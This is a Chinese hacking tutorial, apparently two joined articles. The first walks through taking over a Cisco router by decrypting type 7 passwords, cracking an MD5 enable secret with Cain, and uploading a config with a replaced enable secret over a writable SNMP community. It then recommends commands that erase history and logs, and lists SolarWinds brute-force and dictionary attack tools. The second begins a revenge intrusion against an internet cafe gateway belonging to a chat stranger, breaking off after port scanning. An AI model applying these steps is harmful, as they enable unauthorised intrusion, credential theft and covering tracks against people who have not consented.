像上面这个配置文件中，telnet访问口令是用明文保存的video，而enable password 7 09263D0D014E1C16165465279这种使用type 7型加密算法加密的密码，我们可以用Cisco Tools栏下的Router Password Decryption工具进行破解，输入7 09263D0D014E1C16165465279并回车，就可以看到其真正的密码dx+kd¦8 mB了。但我们这样telnet上去了，不过只是普通模式，没有什么权限，我们需要的是得到Cisco路由器的特权，当然也可以试试Config配置文件中出现的口令是不是特权口令。

这里就是本文的目的了，上面的配置文件中，特权口令enable secret 5 1Hhrr$yjzWaEMTBa8EzrLT1DaCT0是使用MD5散列算法进行加密的，这里可以使用Cain v2.5工具对其进行破解。

Cain v2.5下载地址：http://www.heibai.net/download/show.php?id=3180

安装并运行后，我们可以选 Cracker 选项卡，在左边的工具栏中选中 Cisco IOS-MD5 Hashes，然后再通过菜单 File—Add to list 将首先下载的 Config 配置文件导进去，在 Hash 栏中可以看见密码串已经被加入了，右键单击这个密码串，可以在弹出的菜单中看到 Start Dictionary Attack 和 Start Brute-Force Attack 两个选项，分别是对这个密码进行字典猜测和暴力猜测，如图 4 所示。




图 4

如果你想自己手动测试密码的话，可以使用刚才右键菜单中的 Test password 选项。但这样直接破解比较麻烦，成功率也不是很大，我们需要另想一个办法突破他。你想到了吗？我们扫描用的 SNMP 团体字符串是 private，具有读写能力，于是我们就有了这招偷梁换柱。

先备份好刚下载的 Config 配置文件，再使用记事本找到 “enable secret 5 1Hhrr$yjzWaEMTBa8EzrLTlDaCT0” 这个字符串（不带引号），使用一个我们已知口令的 MD5 加密值代替进去，如图 5 所示。




图 5

然后使用 Cisco Tools 栏下的 Upload Config 工具将修改好的这个 Config 配置文件上传到 Cisco 路由器上，这样我们就冲掉了原来的密码，当然也就可以用我们知道的口令进入特权模式了。在上传 config 文件时，Upload Config 工具会询问是要“覆盖当前 running 正在运行的 config 文件”，还是“覆盖闪存中的开机 config 文件”，这里我们当然需要选择“覆盖当前 running 正在运行的 config 文件”选项了，如图 6 所示。




图 6

覆盖完后，我们 telnet 上去，用 en 命令进入特权模式，输入的密码当然是我们自己设的。不难看到，入侵 Cisco 路由器的朋友也就是钻了管理员的配置漏洞而已。

其实对于要指定目标进行安全检测的情况，SolarWinds2002 也为我们想得很周到。我们可以使用其工具条中 Security 栏下的 Security Check 工具，扫描并试图破解出指定路由器具有可读写权限的 SNMP 团体字符串。使用方法很简单，只需在 Hostname/IP Address of Router 处填上路由器的名字或 IP 地址，然后再点 “Attempt Break In” 即可，如图 7 所示。




图 7

除此之外，我们还可以使用工具条 Security 栏中的 SNMP Brute Force Attack 工具，对指定路由器的登录及特权口令进行暴力猜解，操作方法很简单，只需将路由器的名字或 IP 地址填到 Targer Hosrname or IP Address 中，然后直接点 “Attack” 就可以等好消息了，如图 8 所示。




图 8

除了暴力猜解，还可以使用 SNMP Dictionary Attack 工具对指定的路由器的登录及特权口令进行字典猜解。我们首先用 SNMP Dictionary Attack 工具栏上的 “New” 工具新建一个数据库，然后用菜单上的 “Edit” – “Add IP Addresses” 加入路由器的 IP 地址，再用工具栏上的 “Start” 工具开始字典猜解，如图 9 所示。




图 9

至于使用的字典，可以由 Security 栏下的 Edit Dictionaries 工具产生或修改。

OK，Cisco 路由器简单的安全监测工作就这样完成了，当然进去之后，建议大家先使用 #terminal history size 0 命令将系统日志停掉，干完事后使用 #clear logg 和 #clear line vty * 两个命令删掉记录，最后一定要记得将首先备份的 Config 配置文件还原上去，以免影响管理员的正常维护工作。

另外，可能有的朋友遇到 SolarWinds2002 这样的大型英文软件会有点头痛。参照其帮助文件，我将各个工具栏中小工具的用途简单的列举了出来，希望对大家有用。

三、SolarWinds2002 中各个工具的简单说明

使用版本：SolarWinds 2002 CATV Engineers Edition

IP Network Browser 用于扫描于设定的SNMP 字符串相同的路由器

Ping Sweep 用于扫描一段IP 中有哪些正在被使用，并显示出其DNS 名字

Subnet List 用于扫描路由下的分支网络，并给出了子掩码

SNMP Sweep 用于在一段IP下扫描哪些提供SNMP服务

Network Sonar 用于建立和查看TCP/IP网络构成数据库

DNS Audit 用于扫描定位本地DNS数据库错误

MAC Address Discovery 用于扫描一段IP内存在机器的MAC地址

2. Cisco Tools栏

Config Editor/Viewer 用于下载、查看、比较、备份Cisco路由和交换机配置

Upload Config 用于上传Cisco路由和交换机配置，可用于修改配置

Download Config 用于下载Cisco路由和交换机配置

Running Vs Startup Configs 用于比较正在运行的和开机的配置文件

Router Password Decryption 用于解密Cisco的type 7型密码

Proxy Ping 用于测试Cisco路由器是否具有代理ping的能力

Advanced CPU Load 用于建立、查看Cisco路由器或交换机CPU工作状态数据库

CPU Gauge用于监控Win2k、Cisco路由器或交换机CPU工作

Router CPU Load 用于及时监控Cisco路由器的CPU工作

IP Network Browser 用于扫描于设定的SNMP团体字符串相同的路由器

Security Check 用于扫描指定路由器的SNMP团体字符串

3. Ping Tools栏

Ping 用于ping主机

Trace Route 用于跟踪路由，查看经过的路由地址

Proxy Ping 用于测试Cisco路由器是否具有代理ping的能力

Ping Sweep 用于扫描一段IP中有哪些正在被使用，并显示出其DNS名字

Enhanced Ping 用于及时监视一定数量服务器、路由器等的相应能力

4. Address Mgmt栏

Subnet Calculator IP Address Management 子网计算器 IP地址管理

IP Address Management 用于及时监控一段网络中IP的使用情况

DNS / Whois 用于获取一IP或域名的详细DNS信息

Ping Sweep 用于扫描一段IP中有哪些正在被使用，并显示出其DNS名字

DNS Audit 用于扫描定位本地DNS数据库错误

DHCP Scope Monitor 用于监控具有DHCP功能主机的子网络

5. Monitoring栏

Bandwidth Monitor 用于及时监控多个设备的通路与带宽情况

Watch It ! 用于telnet、web管理多个路由设备的工具条

Router CPU Load 用于及时监控Cisco路由器的CPU工作

Network Monitor 用于监控多个路由设备的多种工作状态参数

Network Performance Monitor 用于监控多个路由设备的各种详尽网络状态

Enhanced Ping 用于及时监视一定数量服务器、路由器等的相应能力

SysLog Server 用于察看、修改514 UDP端口接收到的系统log

6. Perf Mgmt栏

Network Performance Monitor 用于监控多个路由设备的各种详尽网络状态

NetPerfMon Database Maintenance 用于维护上面工具生成的数据库

SNMP Graph 用于在MIB中及时地收集设定的OID的详细数据

Bandwidth Gauges 用仪表的形式监视远程设备的通路与带宽情况

Bandwidth Monitor 用趋势图的形式及时监控多个设备的通路与带宽情况

Advanced CPU Load 用于建立、查看Cisco路由器或交换机CPU工作状态数据库

CPU Gauge用于监控Win2k、Cisco路由器或交换机CPU工作

Router CPU Load 用于及时监控Cisco路由器的CPU工作

7. MIB Browser栏

MIB Browser 用于查看、编辑各种MIB数据资源

Update System MIB 用于改变各种SNMP设备的系统信息

SNMP Graph 用于在MIB中及时地收集设定的OID的详细数据

MIB Walk 用于收集指定OID的详细信息

MIB Viewer 用于查看各种MIB数据资源

8. Security栏

Security Check 用于扫描指定路由器的SNMP团体字符串

Router Password Decrypt 用于解密Cisco的type 7型密码

Remote TCP Session Reset 用于显示各设备上的已激活连接

SNMP Brute Force Attack 用于暴力猜解路由器的登录口令

SNMP Dictionary Attack 用于字典猜解路由器的登录口令

Edit Dictionaries 用于编辑字典

9. CATV Tools栏

CATV Subscriber Modem Details 用于查询CATV Modem的当前工作状态

CMTS Modem Summary 用于监听和查看CATV Modem的各种工作状态

Network Performance Monitor 用于监控多个路由设备的各种详尽网络状态

NetPerfMon Database Maintenance 用于维护上面工具生成的数据库

10. Miscellaneous栏

TFTP Server 用于建立TFTP服务器以接收、发送数据

WAN Killer 用于发送特定信息包

Send Page 用于发送E-Mail或Page

Wake-On-LAN 用于远程激活网络功能

11. Help & Web栏

这还要说？就是一些帮助呀~~~ 呵呵

最后，需要申明的是笔者写本文的目的不是教大家怎样入侵，而是更多地了解路由器，由于本文造成的任何损失，笔者概不负责，希望大家自重，在合法的情况下做事！如果你还有其他什么问题请到www.hackerxfiles.net来问吧。

一个人的战争



网络新手也能入侵路由器，这可能吗？也许大家谁也不会相信一个对网络技术只略微了解的菜鸟，也能对路由器构成威胁。今天我写这文章就是要告诉大家，一个网络新手是怎样入侵路由器的，以此来丰富一些网络新手的网络安全技术。

一天用QQ在网上闲聊，正聊得口若悬河，运指如飞，恰巧来了一个不速之客，一连给我发了几条难以入目的话，也许有许多网友受过此等对待，因此气上心头，决定给这个不速之客一个小小的教训。

分析一下，在QQ上聊天的网友，大多都在网吧上网，对于网吧的入侵，最重要的是对网关的成功入侵，如果你可以成功的取得网关，也就是服务器的Admintrator权限，那你也就控制了整个网吧。现在网吧大多都采用ADSL或DDN专线上网，而主机的操作系统一般都是Windows2000 server，这也给我们能够成功入侵创造了物质条件。

好了，言归正传。我们应该如何入侵呢？我用的QQ是装有显IP补丁的，对方的IP地址轻松搞定，就是61.xxx.xxx.xxx，先Ping一下对方的IP，初步判断一下对方的操作系统，返回的信息，TLL值竟会是250，难道对方用的是Unix或是Linux，真是令人难以置信。好了，先不管它他用的是什么操作系统了，先看看有没有漏洞吧。我拿出小榕的流光4.7扫了一下，能用的参数都加上了，可是结果令人失望，没有任何漏洞，而且只开了80和23两个端口，用IE打开那个IP地址，出现一个对话框，要求输入用户名和密码，telnet进23号端口也没有什么收获。到现在为止我还不能判断对方的操作系统，难道对方安装了什么好的防火墙？令人百思不得其解。

第一轮的初步扫描，我并没有得到什么收获，我决定对这个IP地址进行第二轮的精细扫描，我拿出X-scan v2.3，对这个IP又进行了一次扫描，这次终于有收获了，如图1所示的扫描结果。

从操作系统上看到，原来是ASR688的ADSL在作怪，原来这就是什么都扫不到的原因。

这里给大家介绍一下ASR688这款ADSL modem的一些情况，这是一款路由式的ADSL modem，它本身就相当于一台服务器，它具有自动拨号、网络地址／端口地址翻译、域名服务等功能，同时具有防火墙功能。

